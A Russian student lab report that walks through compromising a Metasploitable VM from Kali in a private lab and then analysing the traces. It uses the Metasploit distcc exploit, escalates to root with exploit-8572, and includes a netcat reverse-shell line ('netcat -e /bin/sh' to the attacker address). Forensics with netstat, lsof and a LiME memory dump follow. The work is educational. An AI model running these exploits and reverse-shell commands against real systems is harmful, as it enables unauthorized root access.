

ЛАБОРАТОРНАЯ РАБОТА №2.

Свидиров Кирилл, 11-902

03.05.2022

Содержание

1	Общая информация	3
2	Постановка задачи	4
2.1	Суть задания	4
2.2	Цель упражнения	4
2.3	Используемые средства	4
3	Исходное состояние	5
4	Выполнение задания	6
4.1	Создание виртуальной машины Kali Linux	6
4.2	Настройка сети между Metasploitable и Kali Linux	6
4.3	Атака Metasploitable	6
4.3.1	Сканирование портов Metasploitable с помощью NMAP	6
4.3.2	Запуск эксплоита distcc используя Metasploit	6
4.3.3	Выбор и настройка дополнительного загрузчика для эксплоита distcc	6
4.3.4	Получение доступа к Metasploitable	6
4.4	Расширение прав доступа до root	7
4.4.1	Скачивание эксплоита exploit-8572	7
4.4.2	Создание netcat сессии для удаленного управления	7
4.4.3	Использование exploit-8572 для предоставления удаленной консоли с правами root по netcat	7
4.5	Форензика	7
4.5.1	Выявление аномальной активности. Привязываем сетевые подключения к идентификаторам процессов	7
4.5.2	Используем lsof для анализа демона с процессом RUBY_PID	8
4.5.3	Используем ps для анализа netcat сессии с процессом SH_PIDèrootiäåååèè	8
4.6	Создание дампа памяти с помощью LiME	8
4.6.1	Подготовка директории	8
4.6.2	Создание дампа	8
4.7	Создание файлов для форензического анализа	8
4.7.1	Сохранение сведений о системе	8
4.7.2	Создание MD5 хеш-суммы	9
4.8	Оформление результатов работы	9

1 Общая информация

- ✦ Работу выполнил Свидиров Кирилл Андреевич, 11-902 группа.
- ✦ Название лабораторной работы – “ЛАБОРАТОРНАЯ РАБОТА №2. ИСПОЛЬЗОВАНИЕ DISTCC ДЛЯ ПОЛУЧЕНИЯ ПРАВ ROOT. СОЗДАНИЕ ДАМПА ПАМЯТИ LIME И ЕГО АНАЛИЗ”.

2 Постановка задачи

2.1 Суть задания

С помощью эксплойта distcc получить доступ к консоли другого устройства, а затем с помощью exploit-8572 получить root-права. После чего проверить на машине, на которую была совершена атака, какие следы имеет эта атака.

2.2 Цель упражнения



На практике попробовать реализовать эксплойты distcc и exploit-8572 и проанализировать результаты их работы.

2.3 Используемые средства

- ✈ Vmware Workstation 16 Player - для запуска виртуальной машины с уязвимым образом Linux – Metasploitable.
- ✈ Metasploitable – устаревший и уязвимый образ Linux. Используется, чтобы свободно изучать существующие уязвимости операционной системы.
- ✈ Kali Linux – образ Linux, с которого будут совершаться атаки на Metasploitable.
- ✈ LiME – загружаемый модуль ядра, позволяющий сделать дамп (содержимое рабочей памяти системы) операционной системы.
- ✈ Zip – утилита для разархивации архивов. Нужна для установки используемых утилит / программ / библиотек.
- ✈ distcc - эксплойт для получения доступа к консоли атакуемого устройства.
- ✈ exploit-8572 - эксплойт, подделывающий сообщения NETLINK (т.к. это протокол для обмена между пространствами ядра, такие команды получают привилегии суперпользователя)

3 Исходное состояние

Образ Metasploitable с изменёнными репозиториями. В процессе выполнения лабораторной работы будут изменены:

-  Загрузка exploit-8572
-  Файлы анализа памяти в момент совершения атаки.

Образ Kali. В процессе выполнения лабораторной работы значительных изменений не будет.

4 Выполнение задания

4.1 Создание виртуальной машины Kali Linux

- ✓ Предварительно был установлен VMware Workstation 16 Player.
- ✓ Далее была создана виртуальная машина с использованием файла виртуального жесткого диска, скачанного по следующей ссылке.

4.2 Настройка сети между Metasploitable и Kali Linux

- ✓ С помощью команды [ifconfig] на обеих машинах был узнан полученный ip-address (Metasploitable - 192.168.33.128, Kali - 192.168.33.129)

4.3 Атака Metasploitable

4.3.1 Сканирование портов Metasploitable с помощью NMAP

- ✓ С помощью команды [nmap -p 1-65535 -T4 -A -v 192.168.33.128 2>1 | tee /var/tmp/scan.txt] были просканированы порты машины Metasploitable в диапазоне от 1 до 65535 и в файл scan.txt были записаны прослушиваемые порты.
- ✓ С помощью команды [grep 3632 /var/tmp/scan.txt] мы убедились, что интересующий нас порт 3632 действительно прослушивается.

4.3.2 Запуск эксплойта distcc используя Metasploit

- ✓ С помощью команды [msfconsole] на Kali была запущена консоль Metasploit для дальнейшего использования эксплойта.
- ✓ С помощью команды [search distcc] было найдено расположение эксплойта distcc.
- ✓ С помощью команды [use exploit/unix/misc/distcc_exec] эксплойт был запущен.

4.3.3 Выбор и настройка дополнительного загрузчика для эксплойта distcc

- ✓ С помощью команды [show payloads] был просмотрен список доступных загрузчиков эксплойта.
- ✓ С помощью команды [set payload cmd/unix/bind_ruby] был выбран загрузчик.
- ✓ С помощью команды [show options] были просмотрены текущие настройки загрузчика эксплойта.
- ✓ С помощью команды [set RHOST 192.168.33.128] в качестве цели атаки была установлена машина Metasploitable (порт стоит по умолчанию).

4.3.4 Получение доступа к Metasploitable

- ✓ С помощью команды [exploit] на Kali была исполнен эксплойт, после чего появился доступ к консоли Metasploitable (обычного пользователя).

- ✓ С помощью команд [hostname], [ifconfig] и [whoami] был проверен доступ к другой ВМ (с помощью команды [ifconfig] можно было убедиться в том, что адрес в конфиге соответствует адресу атаки).

4.4 Расширение прав доступа до root

4.4.1 Скачивание эксплойта exploit-8572

- (!) Ссылка для установки этого эксплойта недействительна на устаревшем дистрибутиве, поэтому он был передан с Kali через scp.

- ✓ С данного сайта был скачан эксплойт и передан на виртуальную машину через scp.

- ✓ С помощью команды [gcc 8572.c -o 8572] эксплойт был скомпилирован.

4.4.2 Создание netcat сессии для удаленного управления

- ✓ С помощью команды [netcat -vlp 4444] была открыта сессия удалённого управления на порту 4444.

4.4.3 Использование exploit-8572 для предоставления удаленной консоли с правами root по netcat

- ✓ С помощью команд [echo '!/bin/sh' > /tmp/run] и [echo '/bin/netcat -e /bin/sh 192.168.33.129 4444' > /tmp/run] был создан скрипт по предоставлению консоли для Kali через netcat по порту 4444.
- ✓ С помощью команды [ps -eaf | grep udev | grep -v grep] был узнан pid менеджера устройств
- ✓ С помощью команды [./exploit-8572 <pid - 1>] был запущен эксплойт с pid, соответствующим pid родителя менеджера устройств

4.5 Форензика

4.5.1 Выявление аномальной активности. Привязываем сетевые подключения к идентификаторам процессов

- ✓ С помощью команды [sudo su] были получены привилегии суперпользователя для всех дальнейших команд.
- ✓ С помощью команды [netstat -noap | less] мы увидели, что в данный момент с Kali установлено 3 соединения - ssh, sh (shell с root правами) и ruby (эксплойт с получением доступа к обычной консоли). В моём случае номер процесса, обрабатывающий соединение ruby = 5473, а shell - 5562.
- ✓ С помощью команд [ps -eaf | grep 5473 | grep -v grep] и [ps -eaf | grep 5562 | grep -v grep] мы увидели, что ruby просто выполняет скрипт по установке tcp соединения и чтения из него команд с последующим исполнением (обычная консоль), а скрипт sh (root-панель) был запущен некоторым скриптом /tmp/run.
- ✓ С помощью команды [lsof | grep 4444] мы убедились в том, что процесс ruby работает с правами демона, а sh - root правами.

4.5.2 Используем lsof для анализа демона с процессом RUBY_PID

- ✓ С помощью команды [lsof -p 5473] мы увидели необычную активность на порту 4444, ведущую к Kali.
- ✓ С помощью команды [lsof -p 5562] мы увидели соединения с правами root, ведущие к машине Kali

4.5.3 Используем ps для анализа netcat сессии с процессом SHPIDèrootïdäâàè

- ✓ С помощью команд [ps -eaf | grep -v grep | grep 5562], [ps -eaf | grep -v grep | grep 5561] и [cat /tmp/run] мы увидели, что на машине клиент netcat подключился к Kali на порт 4444 и предоставил /bin/sh

4.6 Создание дампа памяти с помощью LiME

4.6.1 Подготовка директории

- ✓ С помощью команды [mkdir -p /var/www/distcc] был создан каталог для дампа
- ✓ С помощью команды [chown www-data:www-data /var/www/distcc] был изменён владелец директории
- ✓ С помощью команды [chmod 755 /var/www/distcc] были изменены права доступа к директории, чтобы утилита смогла создать и загрузить дампы
- ✓ С помощью команды [ls -ld /var/www/distcc] было проверено, что всё прошло успешно

4.6.2 Создание дампа

- ✓ С помощью команды [cd /var/tmp/LiME-master/src] был совершён переход в директорию утилиты LiME
- ✓ С помощью команды [insmod ./lime-2.6.24-16-server.ko insmod ./lime-2.6.24-16-server.ko "path=/var/www/d format=lime"] был создан дамп оперативной памяти
- ✓ С помощью команды [ls -l /var/www/distcc/distcc_memory.lime] я убедился, что дамп был успешно создан

4.7 Создание файлов для форензического анализа

4.7.1 Сохранение сведений о системе


- ✓ С помощью команды [cd /] был совершён переход в корень файловой системы
- ✓ С помощью команды [netstat -naop > /var/www/distcc/distcc_netstat.txt] была сохранена информация о сетевых соединениях
- ✓ С помощью команды [lsof > /var/www/distcc/distcc_lsof.txt] была сохранена информация о файлах, используемых процессами
- ✓ С помощью команды [ps -eaf > /var/www/distcc/distcc_pseaf.txt] был сохранён отчёт о работающих процессах

- ✓ С помощью команды `[tar zcvf /var/www/distcc/tmp.tar.gz /tmp]` все данные были заархивированы

4.7.2 Создание MD5 хеш-суммы

- ✓ С помощью команды `[cd /var/www/distcc/]` был совершён переход в папку с архивом.
- ✓ С помощью команды `[md5sum * | tee distcc_md5.txt]` была создана хеш-сумма для файлов папки.

4.8 Оформление результатов работы



The screenshot shows a terminal window titled `root@metasploitable: /var/www/distcc`. The terminal output is as follows:

```
root@metasploitable:/var/www/distcc# date
Mon May  2 08:58:27 EDT 2022
root@metasploitable:/var/www/distcc# echo "Svidirov Kirill Andreevich"
Svidirov Kirill Andreevich
root@metasploitable:/var/www/distcc# free -m
```

	total	used	free	shared	buffers	cached
Mem:	515380	509524	5856	0	760	353988
-/+ buffers/cache:		154776	360604			
Swap:	0	0	0			

```
<ww/distcc# du -sh /var/www/distcc/distcc_memory.lime
512M    /var/www/distcc/distcc_memory.lime
root@metasploitable:/var/www/distcc# cat /var/www/distcc/distcc_md5.txt
90d56dabe006f4a5a0bdd9d7542a5bd9  distcc_lsof.txt
d00f4866af0aa604de84984901601897  distcc_memory.lime
0be5411a8fa3adc7dc6f71d6ed63eb69  distcc_netstat.txt
d06cf420a7f79086a1bd817d6f0669e4  distcc_pseaf.txt
1fe94217daf808e28e527fce209b5e50  tmp.tar.gz
root@metasploitable:/var/www/distcc#
```